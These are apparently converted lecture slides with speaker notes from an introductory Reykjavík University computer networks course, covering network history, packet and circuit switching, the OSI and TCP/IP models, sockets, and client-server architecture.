  - Depend on communication between connected nodes
  - Operate in real time
- Real Time..
  - "t" is a component of any form of communication
  - communication latency: time to send and deliver messages
  - computation latency: time to process messages
- Buffers
  - Messages have to be repeatedly stored, retransmitted
  - Computer → network card → network cable →
  - Network cable → router → router → cable → network card → Computer

# What we know. How do we know it?

- Practical Development of Computer and Phone Networks
  - Software and Hardware
  - Led to development of the field of distributed computing
- Information Theory
  - Study of quantification, storage and communication of information
  - A Mathematical Theory of Communication, Claude E. Shannon 1948
  - Defined limits on communication on a single channel
- Mathematical Graph Theory
  - Theoretical analysis of graph properties
  - Typically does not include communication/real time considerations
- Theoretical results have generally lagged practical developments in Computer Networking

Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16

└ What we know. How do we know it?

1. All communication has a "t" component.
2. We'll talk a bit more about information theory next week.

- Practical Development of Computer and Phone Networks
  - Software and Hardware
  - Led to development of the field of distributed computing
- Information Theory
  - Study of quantification, storage and communication of information
  - A Mathematical Theory of Communication, Claude E. Shannon 1948
  - Defined limits on communication on a single channel
- Mathematical Graph Theory
  - Theoretical analysis of graph properties
  - Typically does not include communication/real time considerations
- Theoretical results have generally lagged practical developments in Computer Networking

# Later Networks

- Modern Banking System (Middle-East, spread by Italy circa 12th century)
- Semaphore Networks (France, 1793. Claude Chappe)
- Telegraph (England, 1816, Francis Reynolds)
  - National Systems operating by 1852
- Phone System (US immigrant, Alexander Graham Bell, 1876)
  - POTS (plain old telephone system)
  - Automated central exchanges widespread in early 1900's

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16

└ Later Networks

- Modern Banking System (Middle-East, spread by Italy circa 12th century)
- Semaphore Networks (France, 1793. Claude Chappe)
- Telegraph (England, 1816, Francis Reynolds)
- Phone System (US immigrant, Alexander Graham Bell, 1876)
  - POTS (plain old telephone system)
  - Automated central exchanges widespread in early 1900's

# Dawn of Packet Switched Computer Networking

- Research on Packet Switched Networks, US and UK 1950's
  - NPL Data Communications network 1969-1986
  - ARPANET USA 1969 - 1990 Military Research Network
- IBM SNA (Systems Network Architecture)
  - Synchronised protocol, used for IBM equipment
- CCITT X.25 standard published in 1976
  - Widely used for commercial data in 1980's and 1990's
- High Performance Computing and Communication Act 1991 (Gore Bill)
  - Liberalized datacommunication access

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16  
└ Dawn of Packet Switched Computer Networking

1. Network trivia, SNA was slowly hollowed out by X.25 replacing its core, and carrying the SNA traffic. Later on, tcp/ip took over as the IBM core.

- Research on Packet Switched Networks, US and UK 1950's
  - NPL Data Communications network 1969-1986
  - ARPANET USA 1969 - 1990 Military Research Network
- IBM SNA (Systems Network Architecture)
  - Synchronised protocol, used for IBM equipment
- CCITT X.25 standard published in 1976
  - Widely used for commercial data in 1980's and 1990's
- High Performance Computing and Communication Act 1991 (Gore Bill)
  - Liberalized datacommunication access

# Development of the Internet


- X.25 competed with Circuit Switched Phone data services for 2 decades
- Phone systems began to carry data by modulating an audio signal
- POTS: Dial-up Modems  $\Rightarrow$  BBN's (Bulletin Board Systems) (9.6kbs)
- Reminder:
  - Data communication measurements are typically in Bits
  - Data storage measurements are typically in Bytes (8 bits)
- 1988 ISDN (Integrated Services Digital Network)
  - 64Kbps to 128Kbps
- Iceland circa 2019
  - 500 Mbps minimum

2021-08-16

- X.25 competed with Circuit Switched Phone data services for 2 decades
- Phone systems began to carry data by modulating an audio signal
- POTS: Dial-up Modems  $\Rightarrow$  BBN's (Bulletin Board Systems) (9.6kbs)
- Reminder:
  - Data communication measurements are typically in Bits
  - Data storage measurements are typically in Bytes (8 bits)
- 1988 ISDN (Integrated Services Digital Network)
  - 64Kbps to 128Kbps
- Iceland circa 2019
  - 500 Mbps minimum

1. In the packet switching community: ISDN = I Still Don't Need it.
2. Continuous religious war between circuit switching and packet switching during this time.


# Phone Systems: Circuit Switched



Fixed circuit (path) is established before call begins


Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

└ Phone Systems: Circuit Switched



1. In a phone system, a complete dedicated circuit is assigned between caller and receiver before the call begins, and this routing does not change during the course of the call
2. "The end user will recover.." as then with international calls, now with mobile
3. Design necessity rather than choice.


## Data Systems: Packet Switched



Packets may take any path through the network, reassembled by receiver

2021-08-16

## └ Data Systems: Packet Switched



Data Systems: Packet Switched

1. This is also how the postal system works, only the postman delivering the letter needs to know the physical location.

# Packet Switched Networking


- Much better fault tolerance
  - Early networking equipment was not very stable
  - High data corruption in transit
  - Limited applications
- Copper networking era 1970-1990's
  - Network was *the* bottleneck
  - Banking, Military and Research applications
  - Email, and USENET newsgroup systems (1980-)
- Fourth Generation fibre optic networking revolutionised networking in 1992
  - Rollout doubled network capacity every 6 months until 2001
  - TCP/IP replaced X.25 and became dominant data networking technology
  - Circuit Switched Phone Networks began migrating to a packet switched core
- The Internet era had begun.

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16

## Packet Switched Networking


- Much better fault tolerance
  - Early networking equipment was not very stable
  - High data corruption in transit
  - Limited applications
- Copper networking era 1970-1990's
  - Network was *the* bottleneck
  - Banking, Military and Research applications
  - Email, and USENET newsgroup systems (1980-)
- Fourth Generation fibre optic networking revolutionised networking in 1992
  - Rollout doubled network capacity every 6 months until 2001
  - TCP/IP replaced X.25 and became dominant data networking technology
  - Circuit Switched Phone Networks began migrating to a packet switched core
- The Internet era had begun.



Visualisation of Internet IP Connectivity, c2005


Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Networks are Everywhere

2021-08-16



Visualisation of Internet IP Connectivity, c2005

# Practical Introduction to Computer Networking




2021-08-16

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Practical Introduction to Computer Networking



1. Complex mess: physical wires have to be correctly attached. Routers configured, wireless networks established, etc.
2. The biggest single challenge of Networking Programming is simply that there are a lot of places where things can go wrong.

# OSI Model




Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Practical Introduction to Computer Networking

└ OSI Model

2021-08-16

1. For example, http is an application level protocol, which uses TCP/IP for transport.



# OSI 7 Layer Model(1984) :: X.200

- *Theoretical* model, developed at Honeywell.
- Separated out 7 layers for different aspects of communication
- Each layer performs clearly defined functions
- Minimise dependency (information flow) across the layers
- Each layer depends on the previous one
- In practice, only the first 3.5 layers were typically used
- ... giving rise to the simplified TCP/IP reference model


2021-08-16

Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Practical Introduction to Computer Networking

└ OSI 7 Layer Model(1984) :: X.200

- Theoretical model, developed at Honeywell.
- Separated out 7 layers for different aspects of communication
- Each layer performs clearly defined functions
- Minimise dependency (information flow) across the layers
- Each layer depends on the previous one
- In practice, only the first 3.5 layers were typically used
- ... giving rise to the simplified TCP/IP reference model

1. There were a lot of issues with the model presented, which reflected exiting circuit switched telephony experience and assumptions. There was nothing wrong with the basic idea of layers, but issues such as addressing and routing would come to be handled very differently in data-communications



**Figure 1-21.** The TCP/IP reference model.

2021-08-16




Figure 1-21. The TCP/IP reference model.

1. Although still frequently referenced, the 7 layer model is starting to give way to the "Internet" model
2. Owing to its presence in the textbooks, there is a lot of literature on the different OSI layers, with accompanying and occasionally inconsistent discussions on which protocols belong to which layer etc.

# Great Lies in Networking

'An application, up in layer 7, does not need to know anything about the physical network.'

2021-08-16

Tölvusamskipti / Computer Networks T-409-TSAM

Háskólinn í Reykjavík

└ Practical Introduction to Computer Networking

└ Great Lies in Networking

'An application, up in layer 7, does not need to know anything about the physical network.'

1. The implication here is that when writing a networked application (say) it's not necessary to know about the medium being used for transmission, or any details of the underlying protocols
2. This may occasionally be true, but in reality, especially for demanding applications like video or audio streaming nothing could be further from the truth...

## Terminology/Conventions

2021-08-16

# Computer Communication

- Requires a sender and a receiver
- Sender has to know where the receiver is
  - For Internet: IP address and Port number
- Receiver has to be able to accept incoming connections
- Programming: both IP address and port number are wrapped up into "sockets"

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Terminology/Conventions

2021-08-16

└ Computer Communication

- Requires a sender and a receiver
- Sender has to know where the receiver is
  - For Internet: IP address and Port number
- Receiver has to be able to accept incoming connections
- Programming: both IP address and port number are wrapped up into "sockets"

# Client - Server Architecture

## Client

- Initiates connection to the Server
- Interfaces directly to the User
- Communicates with the Server
- 1:1, N:1 (client : server)

## Server

- Waits for Connections from Client
- Provides services to the client
- Communicates with the clients
- Handls many clients simultaneously
- 1:N (clients)

## Peer-to-Peer

- Does both: N:N
  - Some or all peers take on a server role as well
  - Organised topologies tend to emerge at scale
  - Software needs to be both a client and a server


2021-08-16

## Client - Server Architecture

1. The typical programming convention is that clients send messages and wait for the server to respond, and the server listens for messages, and then sends out a response. It doesn't have to be that way, although this often gets overlooked.


Client	Server
■ Initiates connection to the Server	■ Waits for Connections from Client
■ Interfaces directly to the User	■ Provides services to the client
■ Communicates with the Server	■ Communicates with the clients
■ 1:1, N:1 (client : server)	■ Handle many clients simultaneously
	■ 1:N (clients)
<b>Peer-to-Peer</b>	
	■ Does both: N:N
	■ Some or all peers take on a server role as well
	■ Organised topologies tend to emerge at scale
	■ Software needs to be both a client and a server

## Client Server




Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Terminology/Conventions  
    └ Client Server

2021-08-16



1. Older references may use Master(server), Client(Slave). This has been variously replaced, primary/secondary, primary/replica, parent/child, etc.


## Design - Real Time Loop



Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Terminology/Conventions

2021-08-16

## Design - Real Time Loop



# History

- There are a lot of variants
- Berkley Sockets 4.2BSD 1983
- Evolved into pretty much identical POSIX sockets
- Winsock (1992) based on Berkley Sockets - diverged to handle Windows
- Windows Socket 2 architecture (2018)
- OSX socket derives from Berkley 4.4

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Terminology/Conventions

